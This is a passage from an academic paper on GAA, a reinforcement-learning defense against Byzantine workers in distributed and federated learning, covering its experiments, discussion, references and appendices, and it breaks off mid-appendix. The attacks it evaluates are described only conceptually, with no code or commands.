


Figure 7: Learning curves of the benchmark systems on Yelp and Healthcare when GAA is applied for defending against adaptive faults in two cases of varied configurations.

full QV set on Healthcare (Yelp) to cover all the classes. For Healthcare, we reduce the number of classes from 9 to 1 with stride 2 by eliminating the samples belonging to the missing classes that we specify. For Yelp, we consider the case when the QV set contains only positive or only negative samples. With the QV sets with missing classes, we conduct the GAA defense against three typical attack patterns listed in the legends and titles of Fig. 7(c)-(f), which present the learning curves of the benchmark systems under the considered adaptive attack on the QV set.

Results & Analysis. As we can see from Fig. 7(c)-(f), even when the adversary targets on the missing classes in the QV set, GAA is still able to guarantee the benchmark systems to reach satisfying performance. For example, under static Byzantine attacks on Healthcare (in Fig. 7(d)), the final performance with 5 missing classes in the QV set is around 75%, even better than the 73.1% accuracy of the system under no attack. Also, Config. c in Fig. 7(c) and Fig. 7(f) demonstrates GAA remains robustness under combo attacks on the RL mechanism and the missing classes. Furthermore, we notice the number of missing classes has minor influence on GAA's defense quality, which strongly demonstrates the robustness of GAA against the adaptive adversary knowing the missing classes in the QV set.

6.3.3 GAA vs. Different Attacks. Despite the robustness of GAA against various attacks, the empirical performance does show subtle differences when GAA is against different attacks. For example, comparing Fig. 5 and Fig. 4, we find that the final accuracy of the benchmark systems under randomized and pretense attacks, two attacks exploiting the knowledge that GAA uses the RL mechanism to learn credit, is overall no better than that under static attacks. Similarly, as we can see from the corresponding results in Fig. 7 and Fig. 4, adaptive attacks that exploits the knowledge on the QV set are relatively more threatening than static attacks, where the threat is not further enlarged when the adversary exploits both the knowledge on the RL mechanism and the QV set, if comparing Config. b & c in Fig. 7(a) & (b) with the corresponding results in Fig. 5. These phenomena interestingly show, the more knowledge the adversary has of the deployed defense, the more threatening the attack could be against GAA.

6.4 Byzantine Worker Detection

In this part, we report the accuracy of Byzantine worker detection when the system is under static Byzantine attacks via our proposed GAA+ in Proc. 2, compared with the baseline method the GeoMed+ algorithm in Proc. 1.

Table 4: Precision-recall of Byzantine worker detection methods.

		GAA+	GeoMed+
$\beta = 0.3$	K=1	99.7%/6.65%	100%/6.67%
	K =5	99.7%/33.2%	100%/33.3%
	K =15	99.8%/99.8%	100%/100%
$\beta = 0.7$	K=1	99.9%/2.85%	0.0%/0.0%
	K =10	99.9%/28.5%	0.0%/0.0%
	K =35	99.9%/99.9%	57.1%/57.1%

Experimental Settings. By choosing Byzantine ratio $\beta = 0.3, 0.7$, we apply two detection algorithms on MNIST with the total number of workers as 50. Since we have defined the task of Byzantine worker detection as a top-K classification task, we report *precision/recall* in Table 4. Both precision and recall are calculated as an average over 1×10^3 randomly subsequent iterations after 1×10^4 iterations of distributed learning with GAA.

Results & Analysis. As we can see from above, with small Byzantine ratio, both GeoMed+ and our method achieve near perfect detection of each Byzantine worker. These empirical results not only justify that GeoMed+ is indeed a strong baseline, but also validates GAA+'s comparable performance with statistical counterparts in slight Byzantium. However, when the Byzantine ratio β is set up to 0.7, GeoMed+ fails to detect Byzantine workers any longer, while our method still detects each Byzantine worker perfectly, regardless of its majority in total.

6.5 Visualizing Byzantine Attack Patterns

In the final part of experiments, we present several interesting visualizations on the policy curve of GAA after learning under randomized attacks of $q = 1.0$, that is, each manipulated worker inverses its role periodically.

Experimental Settings. We consider two specific randomized attacks on MNIST with the following configurations: **(a)** $n = 10, q = 1.0, p = 1k$ with initial $\beta = 0.9$ and **(b)** $n = 10, q = 1.0, p = 400$ with initial $\beta = 0.5$. In other words, we consider the cases when all workers are manipulated and




Figure 8: Capture periodic information of randomized Byzantine attack with GAA.

invert their role periodically. We collect GAA's action sequence in each configuration up to $40k$ rounds and plot the policy curves of each worker over a representative slice of iterations in Fig. 8 after normalization, where the policy curves for the initially Byzantine workers are warm-toned and the initially benign workers cool-toned.

Results & Analysis. First, in both cases the periodic characteristic of the undertaking Byzantine attack is captured well by our GAA, as its policy curve presents a period close to the ground-truth. To analyze with more care, we notice, in Fig. 8(b), as GAA's decision on Byzantine workers appears to be correct initially, its policy curve mainly evolves vertically. In other words, GAA tends to behave stable after an optimal policy is attained. Differently in Fig.8(a), although a low credit is assigned to the only initially benign worker in the first half period, GAA wisely skips the other half and swiftly adjust its policy in the subsequent period by heuristics of reward. The phenomenon is highlighted by the slashed region in Fig. 8(a).

7 Discussion

On Assumptions 1 & 2. Assumption 1 is used to guarantee the correct execution of Algorithm 1 and GAA itself would not be compromised by the adversary, while Assumption 2 is used to guarantee GAA has at least one worker to trust. We claim both assumptions are reasonable. On one hand, the former assumption is commonly assumed in previous studies of Byzantine robustness [4,11,15,16,20,31,62], which serves as a standing point of most published defenses, since otherwise the adversary could easily tamper the global model itself. On the other hand, the security level of the central server in real world distributed systems is always on a much higher level than working nodes, due to, e.g., rigorous access control mechanisms [55]. Therefore, the cost of attacks on central server is much higher than that on workers.

Moreover, we find it is quite straightforward to satisfy Assumption 2 if Assumption 1 is valid. For instance, the parameter server can spare certain computation resources to simulate one worker node on its own devices. Therefore, falling back on the properness of Assumption 1, we could claim the simulated worker is an always benign worker and thus satisfies the second assumption.

On Assumptions 3 & 4. These two assumptions regularize the range of learning tasks which GAA can help. Assumption 3 is again a commonly adopted assumption in most known




Figure 9: Learning curves on Yelp and Healthcare when GAA is equipped with varied size of the quasi-validation set.

defenses [4,11,15,16,20,31,62]. On one hand, if the workers share a copy of the same training set as in many conventional distributed learning systems (including the MNIST & CIFAR-10 cases) [3,34,41,43,50,64], both Assumptions 3 & 4 can be naturally satisfied due to the availability of a validation set from the same data source. For some newly proposed distributed learning systems (e.g., federated learning [34]) when the workers have their local datasets (including the Yelp & Healthcare cases), we demonstrate with the experimental results in Fig. 9, where we control the size of the QV set on Yelp and Healthcare to be 1 and $10, 100, \cdots, 1000$ by sampling from the full QV set, that the requirement on the QV set is relatively easy to be satisfied with only a small number of samples from similar data domains. For example, from Fig. 9(b), we find the final accuracy on Yelp under randomized attacks is both close to the bottleneck accuracy whenever the QV set size is 1 or $1k$, despite a slightly larger variance of performance and a lower convergence rate when the QV set is smaller. Moreover, experiments in Section 6.3 has proved that a small QV set is not likely to be exploited as a weak spot of the system whenever it may have missing classes or share a similar distribution with the local datasets of the manipulated workers. Despite this, we admit the QV set may be a weak spot for GAA if it is fully known by the adversary, while this case would be rare, if not impossible, in practice due to the randomness in preparing the QV set by the server and the security of the server.

For a validation of the requirement on the QV set in Assumption 4, we numerically estimate the average KL divergence among the local datasets and the full QV set on Healthcare. We find the empirical value is about 0.1. By inserting the empirical values of the KL divergence and the other terms in Section 4.4, we find the convergence rate predicted by Theorem 1 is quite close to the empirical learning curves. We provide more details in Appendices A.2 & A.4. However, GAA could have certain limitations to guarantee Assumption 4 when the server has no knowledge about the data domain of the undergoing distributed learning process or the learning protocol may have privacy requirements [61], which we leave as an interesting future work.

On Threat Model. Does the real world distributed learning

environment really show such malice that the Byzantine ratio has no explicit upper bound or even fluctuate? It may not the case for current distributed learning systems in stable local network environments [52]. Existing real world cases are, for example, distributed systems in unstable network environment with low-specification working machines, where a majority of nodes would send faulty gradients due to network or computation errors in an unpredictable manner. In this situation, GAA turns out to be a promising tool to help the underlying learning process converge to a near-optimal solution. Other possible use cases of GAA can be found in federated learning systems [34, 61], where end users are allowed to build a global learning model in cooperation. From our perspective, we suggest the threat model in this case should be formulated as malicious as possible, since the reliability of end users can be hardly guaranteed, similar to the case of DDoS attack [45].

Limitations and Future Directions. In one repetitive test of GAA, we observed a fluctuated test result on MNIST, which, based on our detailed analysis in Appendix A.5, could probably occur when the reward distribution of malicious workers is almost indistinguishable from that of benign workers. This may weaken the defense capability of GAA against attacks that aim at misclassification of targeted data samples instead of the overall accuracy we focus on in the current work. This kind of targeted attacks can be highly stealthy in terms of worker behavior [8] and remains an open challenge in building robust distributed learning systems [24].

Due to the limited access to distributed learning systems in industry, we have tried our best to cover typical use cases in image classification, sentiment analysis and intelligent healthcare, where the latter two are based on datasets from real-world applications and are minimally preprocessed to reflect the characteristics of data in practice. Nevertheless, more research efforts are required to provide a more thorough evaluation of GAA's security and performance in more application domains within industrial environments, which is very meaningful to be pursued as a future work. Although the distributed learning paradigm we study remains a mainstream techniques, there do exist other distributed learning paradigms such as second-order optimization based paradigms [50] or model-parallel paradigms [33]. To generalize GAA to more distributed learning paradigms will also be an interesting direction to follow.

8 More Related Work

Byzantine Robustness of Gradient-Based Distributed Learning Systems. Recent years, distributed learning systems under Byzantine attacks have aroused emerging research interests. Mainstream works in this field mainly focus on Byzantine robustness of the distributed learning protocol we introduce in Section 2. As we have reviewed in Section 3.2, most previous works are more interested in the defense side and usually utilize statistical approaches towards Byzantine robustness [4, 11, 16, 31, 62]. At the attack side, two very recent works [6, 25] have devised carefully-crafted attacks against Krum and GeoMed, while the attack techniques are highly dependent on the target defense and are hard to be generalized to GAA. Correspondingly, we in turn investigate the robustness of GAA under adaptive attacks on its own mechanism in Sections 6.2 & 6.3. During our paper preparation, we notice one recent work that also attempts to break the $\beta = 0.5$ bound [60]. The work is not learning-based and uses the loss decrease at the current iteration on the training set to rank the workers' credibility, which can be viewed a special case of our algorithm when the workers share the same training set and $T = 1$ in Algorithm 1. Moreover, the work only considers a 4-layer convolutional network on CIFAR-10 as the only benchmark system, while we provide more comprehensive evaluations in four typical scenarios, including the case they studied.

Byzantine Problem in Other Contexts. Aside from the aforementioned works on gradient-based distributed learning, there also exist some researches on other distributed learning protocols. For example, Chen et al. proposed a robust distributed learning protocol by requiring workers submitting redundant information [15]; Damaskinos et al. studied the Byzantine robustness of asynchronous distributed learning [20]; another thread of works exploited the vulnerability of distributed learning protocols where a worker is directly allowed to submit the local model to the master [5, 7, 28]. In this paper, we focus on the gradient-based distributed learning system model as studied by the mainstream defenses and therefore none of the aforementioned works are directly related to this paper.

Besides the Byzantine robustness in the context of machine learning, it has also been studied in many other contexts, like the multi-agent systems [46] and file systems [21], and was first studied in the seminal work by Lamport [37]. From a higher viewpoint on adversarial machine learning, challenges like adversarial example [30], data poisoning [9] and privacy issues [26, 44, 51] remain open problems and require future research efforts on building more robust and reliable machine learning systems.

9 Conclusion

In this paper, we have proposed the design of a novel RL-based defense GAA against Byzantine attacks, which learns to be Byzantine robust from interactions with the distributed learning systems. Due to the interpretability of its policy space, we have also successfully applied our method to Byzantine worker detection and behavioral pattern analysis. With theoretical and experimental efforts, we have proved GAA, as a promising defense and a strong complement to existing defenses, is effective, efficient and interpretable for guaranteeing the robustness of distributed learning systems in more general and challenging use cases.

Acknowledgement

We sincerely appreciate the shepherding from Yuan Tian. We would also like to thank the anonymous reviewers for their constructive comments and input to improve our paper. This work was supported in part by the National Natural Science Foundation of China (61972099, U1636204, U1836213, U1836210, U1736208, 61772466, U1936215, and U1836202), the National Key Research and Development Program of China (2018YFB0804102), the Natural Science Foundation of Shanghai (19ZR1404800), the Zhejiang Provincial Natural Science Foundation for Distinguished Young Scholars under No. LR19F020003, and the Ant Financial Research Funding. Min Yang is the corresponding author, and a faculty of Shanghai Institute of Intelligent Electronics & Systems, Shanghai Institute for Advanced Communication and Data Science, and Engineering Research Center of CyberSecurity Auditing and Monitoring, Ministry of Education, China.

References

[1] https://www.yelp.com/dataset. Accessed: 2019-09-10.

[2] https://www.cms.gov/Research-Statistics-Data-and-Systems/Statistics-Trends-and-Reports/Medicare-Provider-Charge-Data/Physician-and-Other-Supplier2016.html. Accessed: 2019-09-10.

[3] Martín Abadi, Paul Barham, Jianmin Chen, Zhifeng Chen, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Geoffrey Irving, Michael Isard, et al. Tensorflow: a system for large-scale machine learning. In *OSDI*, 2016.

[4] Dan Alistarh, Zeyuan Allen-Zhu, and Jerry Li. Byzantine stochastic gradient descent. In *NeurIPS*, 2018.

[5] Eugene Bagdasaryan, Andreas Veit, Yiqing Hua, Deborah Estrin, and Vitaly Shmatikov. How to backdoor federated learning. *ArXiv*, 1807.00459.

[6] Moran Baruch, Gilad Baruch, and Yoav Goldberg. A little is enough: Circumventing defenses for distributed learning. *ArXiv*, 1902.06156.

[7] Arjun Nitin Bhagoji, Supriyo Chakraborty, Prateek Mittal, and Seraphin Calo. Analyzing federated learning through an adversarial lens. *ArXiv*, 1811.12470.

[8] Arjun Nitin Bhagoji, Supriyo Chakraborty, Prateek Mittal, and Seraphin B. Calo. Analyzing federated learning through an adversarial lens. *ArXiv*, 1811.12470.

[9] Battista Biggio, Blaine Nelson, and Pavel Laskov. Poisoning attacks against support vector machines. In *ICML*, 2012.

[10] Christopher M. Bishop and Nasser M. Nasrabadi. Pattern recognition and machine learning. *J. Electronic Imaging*, 2007.

[11] Peva Blanchard, Rachid Guerraoui, Julien Stainer, et al. Machine learning with adversaries: Byzantine tolerant gradient descent. In *NeurIPS*, 2017.

[12] Léon Bottou. Online learning and stochastic approximations. *On-line learning in neural networks*, 1998.

[13] Stephen Boyd and Lieven Vandenberghe. *Convex optimization*. Cambridge university press, 2004.

[14] Sébastien Bubeck et al. Convex optimization: Algorithms and complexity. *Foundations and Trends® in Machine Learning*, 2015.

[15] Lingjiao Chen, Hongyi Wang, Zachary Charles, and Dimitris Papailiopoulos. Draco: byzantine-resilient distributed training via redundant gradients. *ArXiv*, 1803.09877.

[16] Yudong Chen, Lili Su, and Jiaming Xu. Distributed statistical machine learning in adversarial settings: Byzantine gradient descent. *POMACS*, 2017.

[17] Gregory Cohen, Saeed Afshar, Jonathan Tapson, and André van Schaik. Emnist: Extending mnist to handwritten letters. *IJCNN*, 2017.

[18] Michael B Cohen, Yin Tat Lee, Gary Miller, Jakub Pachocki, and Aaron Sidford. Geometric median in nearly linear time. In *STOC*, 2016.

[19] Ronan Collobert, Samy Bengio, and Johnny Mariéthoz. Torch: a modular machine learning software library. Technical report, 2002.

[20] Georgios Damaskinos, El Mahdi El Mhamdi, Rachid Guerraoui, Rhicheek Patra, and Mahsa Taziki. Asynchronous byzantine machine learning (the case of sgd). *ArXiv*, 1802.07928.

[21] Miguel Oom Temudo de Castro. Practical byzantine fault tolerance. In *OSDI*, 1999.

[22] Jeffrey Dean, Greg Corrado, Rajat Monga, Kai Chen, Matthieu Devin, Mark Mao, Andrew Senior, Paul Tucker, Ke Yang, Quoc V Le, et al. Large scale distributed deep networks. In *NeurIPS*, 2012.

[23] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. Bert: Pre-training of deep bidirectional transformers for language understanding. *ArXiv*, 1810.04805.

[24] Peter Kairouz et al. Advances and open problems in federated learning. *ArXiv*, 1912.04977.

[25] Minghong Fang, Xiaoyu Cao, Jinyuan Jia, and Neil Zhenqiang Gong. Local model poisoning attacks to byzantine-robust federated learning. *ArXiv*, 1911.11815.

[26] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *CCS*, 2015.

[27] Ken-ichi Funahashi and Yuichi Nakamura. Approximation of dynamical systems by continuous time recurrent neural networks. *Neural networks*, 1993.

[28] Clement Fung, Chris JM Yoon, and Ivan Beschastnikh. Mitigating sybils in federated learning poisoning. *ArXiv*, 1808.04866.

[29] Rainer Gemulla, Erik Nijkamp, Peter J. Haas, and Yannis Sismanis. Large-scale matrix factorization with distributed stochastic gradient descent. In *KDD*, 2011.

[30] Ian J. Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. *ArXiv*, 1412.6572.

[31] Rachid Guerraoui, Sébastien Rouault, et al. The hidden vulnerability of distributed learning in byzantium. In *ICML*, 2018.

[32] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. *CVPR*, 2015.

[33] Yanping Huang, Yonglong Cheng, Dehao Chen, HyoukJoong Lee, Jiquan Ngiam, Quoc V. Le, and Zhifeng Chen. Gpipe: Efficient training of giant neural networks using pipeline parallelism. *ArXiv*, 1811.06965.

[34] Jakub Konečnỳ, H Brendan McMahan, Felix X Yu, Peter Richtárik, Ananda Theertha Suresh, and Dave Bacon. Federated learning: Strategies for improving communication efficiency. *ArXiv*, 1610.05492.

[35] Alex Krizhevsky and Geoffrey Hinton. Learning multiple layers of features from tiny images. Technical report, 2009.

[36] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. Imagenet classification with deep convolutional neural networks. In *NeurIPS*, 2012.

[37] Leslie Lamport, Robert Shostak, and Marshall Pease. The byzantine generals problem. *TOPLAS*, 1982.

[38] Yann LeCun, Yoshua Bengio, and Geoffrey Hinton. Deep learning. *Nature*, 2015.

[39] Yann LeCun, Léon Bottou, Yoshua Bengio, and Patrick Haffner. Gradient-based learning applied to document recognition. *Proceedings of the IEEE*, 1998.

[40] Chunyuan Li, Heerad Farkhoor, Rosanne Liu, and Jason Yosinski. Measuring the intrinsic dimension of objective landscapes. *ArXiv*, 1804.08838.

[41] Mu Li, David G Andersen, Alexander J Smola, and Kai Yu. Communication efficient distributed machine learning with the parameter server. In *NeurIPS*, 2014.

[42] Xiangru Lian, Yijun Huang, Yuncheng Li, and Ji Liu. Asynchronous parallel stochastic gradient for nonconvex optimization. In *NeurIPS*, 2015.

[43] H Brendan McMahan, Eider Moore, Daniel Ramage, Seth Hampson, et al. Communication-efficient learning of deep networks from decentralized data. *ArXiv*, 1602.05629.

[44] Luca Melis, Congzheng Song, Emiliano De Cristofaro, and Vitaly Shmatikov. Exploiting unintended feature leakage in collaborative learning. In *S & P*, 2019.

[45] Jelena Mirkovic and Peter Reiher. A taxonomy of ddos attack and ddos defense mechanisms. *ACM SIGCOMM Computer Communication Review*, 2004.

[46] Fabio Pasqualetti, Antonio Bicchi, and Francesco Bullo. Consensus computation in unreliable networks: A system theoretic approach. *IEEE Transactions on Automatic Control*, 2010.

[47] Herbert Robbins and Sutton Monro. A stochastic approximation method. In *Herbert Robbins Selected Papers*, pages 102–109. 1985.

[48] Peter J Rousseeuw. Multivariate estimation with high breakdown point. *Mathematical statistics and applications*, 1985.

[49] Ahmed Salem, Apratim Bhattacharyya, Michael Backes, Mario Fritz, and Yang Zhang. Updates-leak: Data set inference and reconstruction attacks in online learning. *ArXiv*, 1904.01067.

[50] Ohad Shamir, Nati Srebro, and Tong Zhang. Communication-efficient distributed optimization using an approximate newton-type method. In *ICML*, 2014.

[51] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. *S & P*, 2017.

[52] David Silver, Aja Huang, Chris J Maddison, Arthur Guez, Laurent Sifre, George Van Den Driessche, Julian Schrittwieser, Ioannis Antonoglou, Veda Panneershelvam, Marc Lanctot, et al. Mastering the game of go with deep neural networks and tree search. *Nature*, 2016.

[53] Richard S Sutton, Andrew G Barto, Francis Bach, et al. *Reinforcement learning: An introduction*. MIT press, 1998.

[54] Richard S Sutton, David A McAllester, Satinder P Singh, and Yishay Mansour. Policy gradient methods for reinforcement learning with function approximation. In *NeurIPS*, 2000.

[55] Andrew S Tanenbaum and Maarten Van Steen. *Distributed systems: principles and paradigms*. Prentice-Hall, 2007.

[56] John N. Tsitsiklis, Dimitri P. Bertsekas, and Michael Athans. Distributed asynchronous deterministic and stochastic gradient optimization algorithms. *American Control Conference*, 1984.

[57] Christopher JCH Watkins and Peter Dayan. Q-learning. *Machine learning*, 1992.

[58] Jon Wellner et al. *Weak convergence and empirical processes: with applications to statistics*. Springer Science & Business Media, 2013.

[59] Paul J Werbos. Backpropagation through time: what it does and how to do it. *Proceedings of the IEEE*, 1990.

[60] Cong Xie, Oluwasanmi Koyejo, and Indranil Gupta. Zeno: Distributed stochastic gradient descent with suspicion-based fault-tolerance. In *ICML*, 2018.

[61] Qiang Yang, Yang Liu, Tianjian Chen, and Yongxin Tong. Federated machine learning: Concept and applications. *TIST*, 2019.

[62] Dong Yin, Yudong Chen, Kannan Ramchandran, and Peter Bartlett. Byzantine-robust distributed learning: Towards optimal statistical rates. *ArXiv*, 1803.01498.

[63] Sixin Zhang, Anna Choromanska, and Yann LeCun. Deep learning with elastic averaging sgd. In *NeurIPS*, 2015.

[64] Martin Zinkevich, Markus Weimer, Lihong Li, and Alex J Smola. Parallelized stochastic gradient descent. In *NeurIPS*, 2010.

A Other Details

A.1 Experimental Environments

All the defenses and experiments are implemented with Torch [19], which is an open-source software framework for numeric computation and deep learning. All our experiments are conducted on a Linux server running Ubuntu 16.04, one AMD Ryzen Threadripper 2990WX 32-core processor and 2 NVIDIA GTX RTX2080 GPUs. We simulate the distributed learning setting by sequential computation of gradients on randomly sampled mini-batches.

A.2 Estimate KL-divergence

We design the following procedures to estimate the pairwise KL-divergence between datasets D_i and D_j on Healthcare, which consist of samples of form (x,y) s.t. $x \in \mathbb{R}^n$, $y \in [K]$, where $n = 1024$ and $K = 10$. Fig. 10 shows the heatmap of the KL-divergence among the local datasets on each worker and the full QV set. The empirical KL-divergence is about 0.16 on average.

1. Train one probabilistic model $p_i(y|x)$ for each dataset D_i to a certain error threshold.
2. Do uniform sampling over $[-0.5, 0.5]^n$ for N times to form a set of points $\{x_k\}_{k=1}^N$.
3. Calculate the empirical KL-divergence between the joint distributions that underlie D_i, D_j by

$$KL(D_i||D_j) = \frac{1}{K \times N} \sum_{k=1}^{N} \sum_{c=1}^{K} p_i(x_k|y=c) \log \frac{p_i(x_k|y=c)}{p_j(x_k|y=c)} \tag{3}$$




Figure 10: Estimated KL-divergence among local datasets and the prepared validation set on Healthcare.

However, it is true that it is challenging to estimate the KL-divergence when the QV set is very small. To leverage the above algorithm for estimation, ideally we require the knowledge of the distribution where the QV set is sampled, so that we can estimate the conditional distribution $p(y|x)$ via learning-based approaches. Intuitively, if QV set contains more samples, the estimated conditional distribution is less biased and thus the error of estimating the KL-divergence is smaller. To be concrete, the minimum requirement for conducting the estimation is, the QV set should contain at least one sample from each class and thus we can estimate the conditional distribution with support vector classifier or K-Nearest Neighbor (KNN). As a future work, it would be a meaningful direction to study how to guarantee a low KL-divergence in a distributed learning protocol that may have privacy requirements [61].

A.3 Details of the Benchmark Systems

1. **MNIST**: The first case is training a fully connected feed-forward neural network for the hand-written digital classification task on the MNIST dataset [39], with 50 workers. This public dataset contains 60000 28×28 images of 10 digits for training and 10000 for testing. Each worker shares a copy of the training set. The model consists of 784 inputs, 10 outputs with soft-max activation and one hidden layer with 30 rectified linear units (ReLu [36]). The dimension of parameters is 25450.
2. **CIFAR-10**: The second case is training a ResNet-18 [32] model for the image classification on the CIFAR-10 dataset [35] with 50 workers. This dataset contains 60000 $28 \times 28 \times 3$ images of 10 classes of objects for training and 10000 for testing. Each worker shares a copy of the training set. The standard model ResNet-18 has 18 end-to-end layers and 11173962 learnable parameters in total.
3. **Yelp**: The third case is training a fully connected feed-forward neural network for the sentiment classification task (i.e., binary classification on positive or negative attitude), with 10 workers. Each worker has 20000 1024-dimension features of Yelp reviews for restaurants in its local metropolitan area [1]. Each worker corresponds to one metropolitan area. The features are extracted with a pretrained Bert language model by Google [23]. We removed a fraction of data samples from each worker to form the test set, which consists of 1000 samples per class. The model consists of 1024 inputs, 2 outputs with soft-max activation and one hidden layer with 10 sigmoid units. The dimension of parameters is 10272.
4. **Healthcare**: The fourth case is training a fully connected feed-forward neural network for predicting the healthcare provider type (10 classes) from textual treatment descriptions, with 50 workers. Each worker has 20000 1024-dimension Bert features of treatment descriptions from its local hospitals. Each worker corresponds to a state. The dataset is prepared from CMS public healthcare records [2] and we removed a fraction of data samples from each worker to form the test set, which consists of 1000 samples per class. The model consists of 1024 inputs, 10 outputs with softmax activation and one hidden layer with 32 sigmoid units. The dimension of parameters is 33130.

A.4 An Empirical Validation of the Analytic Results

Without loss of generality, we take Theorem 1 as an example. First, we explain the terms R, M, α and S one by one with more care and give the empirical values on Healthcare for demonstration. In general, our terminology follows the conventions in [14], a standard text on optimization theory.

- Diameter R: The diameter R of a parameter space Θ (i.e., the feasible set of parameters of the underlying learning model) is defined as the maximal 2-norm of an element $\theta \in \Theta$. Formally, $R = \sup\{\|\theta\|_2 : \theta \in \Theta\}$. On Healthcare, we estimate the 2-norm of the flattened parameter of the neural network during the learning process to estimate as the scale of R, which is plotted in Fig. 11(a). The average value of R is around 11.05.
- Upper bound of gradient norm M: The term M is used to denote the upper bound of the gradient norm. Formally, $M = \sup_{\theta \in \Theta} \|\nabla_\theta \hat{f}(\theta, D_{\text{train}})\|_2$. On Healthcare task, we compute the 2-norm of the gradient submitted by the always-benign worker during the learning process to estimate the scale of M, which is plotted in Fig. 11(b). The average value of M is around 0.36.
- Smoothness factor η: The term η occurs in our assumption that the loss function f is η-smooth. Formally, the loss function f is said to be η-smooth if $\forall \theta_1, \theta_2 \in \Theta$, $|\hat{f}(\theta_1, D_{\text{train}}) - \hat{f}(\theta_2, D_{\text{train}})| \leq \eta \|\theta_1 - \theta_2\|_2$. We estimate the empirical scale of α by calculating the expressions at both sides of the definition during the learning process, which is plotted in Fig. 11(c). The average value of η is around 0.50.
- Size of mini-batch S: The term S denotes the training size of the mini-batch on which the always-benign worker calculates the gradient. In addition, S is required to be no less than 1 (i.e., the training set contains at least one sample) or otherwise the theorem is invalid. On Healthcare, S is set as 256.
- Finally, the max-norm of the loss function (which is implemented as a cross-entropy) is upper bound by the maximal entropy of the K-class classification task (i.e., $\|f\|_\infty \leq \frac{1}{K} \ln K$, which is about 0.23 for $K = 10$ on Healthcare), while the estimated KL divergence term is about 0.16 from Fig. 10.

Therefore, on Healthcare under static Byzantine attacks with $\beta = 0.7, n = 50$, the numeric form of Theorem 1 writes as

$$f(\theta_t) - f(\theta^*) < \frac{2.05}{\sqrt{t}} + \frac{16.58}{t} + 0.13 + O(e^{-t}) \quad (4)$$

which produces the curve of the predicted training loss in Fig. 11(d). Compared with the empirical training loss curve, we find the prediction from Theorem 1 roughly conforms to GAA's empirical behavior in this case.

A.5 Analysis of a Fluctuated Phenomenon on MNIST under Randomized Attacks

In one repetitive test of GAA, we noticed a fluctuated test result on MNIST under randomized attacks of $p = 0.5, q = 5$, initially $\beta = 26/50$, which we report below in Fig. 12. In fact, through a larger number of repetitive experiments, we have observed this phenomenon only on MNIST but not on other three benchmarks. We would like to clarify that this




Figure 11: Empirical values of the theoretical terms in Theorem 1, alongside the predicted training loss curves.

phenomenon is not a common case in repetitive tests and we reported this result here mainly because we think this singular phenomenon may help the readers understand the behavior of GAA more thoroughly. Below, we further investigate the possible causes of this phenomenon.




Figure 12: An observed fluctuated run of GAA defense on MNIST under the randomized attack: (a) its learning curve and (b) its policy curves.

As we can see from Fig. 12, the policy curve of GAA is more unstable than that in other cases, which in other words means GAA's credit on each worker fluctuates a lot. This phenomenon indicates that GAA somehow could not recognize the always benign worker in this situation. As a hypothesis, we speculate the reason as the low complexity of the MNIST task [17, 40, 49], which makes the reward from the workers' gradient on MNIST is not as distinguishable as in other cases. To validate this point, we plot the distribution of the rewards (i.e., the relative loss decrease) yielded by the benign workers and the randomized Byzantine workers on each benchmark as follows.

